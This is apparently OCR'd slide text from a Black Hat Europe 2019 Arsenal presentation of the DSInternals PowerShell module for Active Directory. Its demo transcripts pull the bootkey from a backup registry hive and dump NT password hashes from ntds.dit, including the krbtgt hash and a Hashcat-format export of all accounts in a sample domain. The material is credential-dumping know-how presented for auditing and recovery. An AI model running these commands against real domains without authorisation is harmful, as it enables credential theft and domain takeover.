black hat ARSENAL

DECEMBER 2-5, 2019

EXCEL LONDON, UK

GOPAS
POCITACOVA.SKOLA.CZ

CQURE

Michael Grafnetter

CQURE: Identity, Cloud & Security Architect

CQURE Academy: Trainer

MCT, CEI, MCSA

michael@cqure.pl

@CQUREAcademy
@MGrafnetter


black hat ARSENAL

DSInternals PowerShell Module

December 5th, 2019

Black Hat Europe 2019, London

Directory Services Internals



DSInternals PowerShell Module and Framework

License MIT | PowerShell 3 | 4 | 5 | Windows Server 2008 R2 | 2012 R2 | 2016 | .NET Framework 4.5.1+ | Visual Studio 2013 | 2015 | 2017

> DISCLAIMER: Features exposed through these tools are not supported by Microsoft and are therefore not intended to be used in production environments. Improper use might cause irreversible damage to domain controllers or negatively impact domain security.

The DSInternals project consists of these two parts:

- The DSInternals Framework exposes several internal features of Active Directory and can be used from any .NET application. The codebase has already been integrated into several 3rd party commercial products that use it in scenarios like Active Directory disaster recovery, identity management, cross-forest migrations and password strength auditing.
- The DSInternals PowerShell Module provides easy-to-use cmdlets that are built on top of the Framework. The main features include offline ntds.dit file manipulation and querying domain controllers through the Directory Replication Service (DRS) Remote Protocol.

Supported AD Access


- Database File (ntds.dit)
- MS-DRSR
- MS-SAMR
- MS-LSAD
- LDAP

Offline Database Access

Demo

Creating an IFM Backup

Dumping AD Secrets




```
PS C:\> Get-BootKey -SystemHiveFilePath 'C:\IFMBackup\registry\SYSTEM'
41e34661faa0d182182f6ddf0f0ca0d1
PS C:\> Get-ADDBAccount -DBPath 'C:\IFMBackup\Active Directory\ntds.dit' `
>>>                     -DistinguishedName 'CN=krbtgt,CN=Users,DC=adatum,DC=com' `
>>>                     -BootKey 41e34661faa0d182182f6ddf0f0ca0d1

DistinguishedName: CN=krbtgt,CN=Users,DC=Adatum,DC=com
Sid: S-1-5-21-3180365339-800773672-3767752645-502
Guid: f58947a0-094b-4ae0-9c6a-a435c7d8eddb
SamAccountName: krbtgt
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: False
Deleted: False
LastLogon:
DisplayName:
GivenName:
Surname:
Description: Key Distribution Center Service Account
NTHash: 9b17bcfc3800df21baa6b8a4aeedb4fd
LMHash:
NTHashHistory:
  Hash 01: 9b17bcfc3800df21baa6b8a4aeedb4fd
  Hash 02: c9467e5fae14820500862d85c53747c1
```

Demo

Password Hashes in Active Directory

Export Formats




```
PS C:\> Get-ADDBAccount -DBPath 'C:\IFMBackup\Active Directory\ntds.dit' `
>>>                     -All -BootKey 41e34661faa0d182182f6ddf0f0ca0d1 |
>>>     Format-Custom -View HashcatNT

Administrator:a4ff9743bdda4849cb2108d2ceb5c5b9
Guest:
krbtgt:9b17bcfc3800df21baa6b8a4aeedb4fd
Hazem:92937945b518814341de3f726500d4ff
Gudmundur:92937945b518814341de3f726500d4ff
Manoj:92937945b518814341de3f726500d4ff
Cigdem:92937945b518814341de3f726500d4ff
Michael:92937945b518814341de3f726500d4ff
James:92937945b518814341de3f726500d4ff
Christen:92937945b518814341de3f726500d4ff
```

Demo

DSInternals + EDPR Interoperability

Auditing AD Passwords

